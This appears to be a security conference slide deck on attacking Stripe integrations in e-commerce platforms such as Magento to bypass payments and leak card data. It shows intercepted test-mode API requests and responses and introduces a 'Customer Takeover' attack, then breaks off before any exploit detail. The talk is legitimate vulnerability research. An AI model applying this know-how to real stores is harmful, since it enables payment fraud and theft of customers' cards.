

Hacking Stripe Integrations to Bypass E-Commerce Payments

Ananda Dhakal (@dhakal_ananda)

\$whoami

Vulnerability Researcher @Patchstack

Brand Ambassador @HackerOne

Bug Bounty Hunter



@dhakal_ananda



Agenda



Why Stripe?



Understanding Stripe Integrations



Bypassing Payments & Leaking Cards



Closing Thoughts



Why Stripe?



Ambassador World Cup 2023



Why Stripe?



Ambassador World Cup 2024



Why Stripe?



Beyond Ambassador World Cup



How Stripe Integration Works



How Stripe Integration Works

 Card

Card number

1234 1234 1234 1234   

Expiration date

MM / YY

Security code

CVC  123

By providing your card information, you allow Company Inc to charge your card for future payments in accordance with their terms.

 Amazon Pay

 Cash App Pay

 WeChat Pay

 Alipay

Place Order



How Stripe Integration Works

The screenshot illustrates a payment process with the following steps and details:

- Shipping:** Shows two checked options: "Check / Money order" and "Pay online".
 - "Pay online" is selected.
 - A checkbox "My billing and shipping address are the same" is checked, with the address filled as "kath mandu, asdas, asdasd, Alaska 34324, United States, 432423423".
- Review & Payments:** Shows a dropdown for "New payment method" with "Card" selected. Payment fields include:
 - Card number: 1234 1234 1234 1234
 - Expiration date: MM / YY
 - Security code: CVCIcons for VISA, MasterCard, American Express, and Discover are shown next to the card number field.
- Order Summary:** Details the total cost:
 - Cart Subtotal: \$60.00
 - Shipping: Flat Rate - Fixed (\$5.00)
 - Order Total:** \$65.00It also lists "2 Items in Cart":
 - product: Qty: 1, \$5.00
 - downloadable: Qty: 1, \$55.00[View Details](#)
- Ship To:** Displays the shipping address:

kath mandu
asdas
asdasd, Alaska 34324
United States
432423423
- Shipping Method:** Shows "Flat Rate - Fixed".
- Place Order:** A blue button at the bottom.



How Stripe Integration Works

Request

```
Pretty Raw Hex
1 POST /v1/payment_methods HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
4 Firefox/138.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://js.stripe.com/
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 1309
11 Origin: https://js.stripe.com
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-site
15 Priority: u=4
16 Te: trailers
17
18 billing_details[address][state]=XX&billing_details[address][postal_code]=XX&
19 billing_details[address][country]=NP&billing_details[address][city]=asdasd&
20 billing_details[address][line1]=XX&billing_details[email]=dhakal@example.com&
21 billing_details[name]=XX&billing_details[phone]=XX&type=card&card[number]=
22 4242+4242+4242+4242&card[cvc]=444&card[exp_year]=44&card[exp_month]=04&allow_redisplay=
23 unspecified&payment.user_agent=
24 stripe.js?F9e39ef88d1t3B+stripe-js-v3%2F9e39ef88d1t3B+payment-elementt3B+deferred-intentt3
25 B+autopmreferrer=http%3A%2F%2Flocalhost%2Ftime_on_page=29979&
26 client_attrtribution_metadata[client_session_id]=610cdc07-5819-4c8c-b4e6-ab9e25174575&
27 client_attrtribution_metadata[merchant_integration_source]=elements&
28 client_attrtribution_metadata[merchant_integration_subtype]=payment-element&
29 client_attrtribution_metadata[merchant_integration_version]=2021&
30 client_attrtribution_metadata[payment_intent_creation_flow]=deferred&
31 client_attrtribution_metadata[payment_method_selection_flow]=automatic&guid=NA&muid=
32 bc2e94ec-c415-4dca-9824-8a5a630323b7f95636&id=7766de1-23a9-4562-921a-c1b016556adbd80a13&
33 key=
34 pk_test_51GdyVbEe3SG7hzlwCfzGyOZMmJ5vkLSIxjL4BnaRpfaovXkTkW2QB2NG4MHXKGlEqoJUDyXv5r51DCI1WL
35 iqGqOT00sa3CPS3L4_stripe_version=2024-09-30.acacia&radar_options[hcaptcha_token]=
36 20000000-aaaa-bbbb-cccc-000000000002|
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Server: nginx
3 Date: Sat, 10 May 2025 05:29:50 GMT
4 Content-Type: application/json
5 Content-Length: 1033
6 Access-Control-Allow-Credentials: true
7 Access-Control-Allow-Methods: GET, HEAD, PUT, PATCH, POST, DELETE
8 Access-Control-Allow-Origin: https://js.stripe.com
9 Access-Control-Expose-Headers: Request-Id, Stripe-Manage-Version, Stripe-Should-Retry,
X-Stripe-External-Auth-Required, X-Stripe-Privileged-Session-Required
10 Access-Control-Max-Age: 300
11 Cache-Control: no-cache, no-store
12 Content-Security-Policy: base-uri 'none'; default-src 'none'; form-action 'none';
frame-ancestors 'none'; img-src 'self'; script-src 'self' 'report-sample'; style-src
'self'; worker-src 'none'; upgrade-insecure-requests; report-uri
https://q.stripe.com/csp-violation?q=131HWLH7IkfpSeWJG17QgefWW5GCvITCRYbazPEPNM_0mBR77TzJv
51ZkcEK4jEyBl9fg7Ykm6g6UW
13 Idempotency-Key: 739lb427-90aa-4008-a9b3-11e0c958d0d6
14 Original-Request: req_av5cdYS7zxGKVW
15 Request-Id: req_av5cdYS7zxGKVW
16 Stripe-Should-Retry: false
17 Stripe-Version: 2024-09-30.acacia
18 Timing-Allow-Origin: https://js.stripe.com
19 Vary: Origin
20 X-Stripe-Priority-Routing-Enabled: true
21 X-Stripe-Routing-Context-Priority-Tier: api-testmode
22 X-Wc: ABGHI
23 Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
24
25 {
26   "id": "pm_1RN5ysFe3SG7hzlwB381ltK",
27   "object": "payment_method",
28   "allow_redisplay": "unspecified",
29   "billing_details": {
30     "address": {
31       "city": "asdasd",
32       "country": "NP",
33       "line1": "XX",
34       "line2": null,
35       "postal_code": "XX",
36       "state": "XX"
37     },
38     "email": "dhakal@example.com",
39     "name": "XX",
40     "phone": "XX",
41     "tax_id": null
42   },
43   "card": {
```



Review & Payments

Payment Method

 Check / Money order Pay online

kath mandu
asdas
asdasd, Alaska 34324
United States
432423423

[Edit](#)

New payment method

 Card

Card number

1234 1234 1234 1234



Expiration date

MM / YY

Security code

CVC




By providing your card information, you allow asd asd to charge your card for future payments in accordance with their terms.

 Amazon Pay Cash App Pay WeChat Pay Alipay[Place Order](#)[Apply Discount Code](#)

Request


Pretty Raw Hex


```
1 POST /rest/default/V1/carts/mine/payment-information HTTP/1.1
2 Host: localhost
3 {
4   "cartId": "12",
5   "billingAddress": {
6     "customerAddressId": "1",
7     "countryId": "US",
8     "regionId": "1",
9     "regionCode": "AL",
10    "region": "Alabama",
11    "customerId": "1",
12    "street": [
13      "asdas sadasd"
14    ],
15    "company": null,
16    "telephone": "9800000000",
17    "fax": null,
18    "postcode": "34223",
19    "city": "asdasd",
20    "firstname": "kath",
21    "lastname": "mandu",
22    "customAttributes": [
23    ],
24    "saveInAddressBook": null
25  },
26  "paymentMethod": {
27    "method": "stripe_payments",
28    "additional_data": {
29      "payment_method": "pm_1RNwNAEe3SG7hz1wh8kGnoru"
30    }
31 }
```



**Each customer account in Magento
has each customer object in Stripe**


**Each payment method is linked with
each customer object**







#1: Customer Takeover





Customer Takeover





```
378 @@ -149,6 +152,12 @@
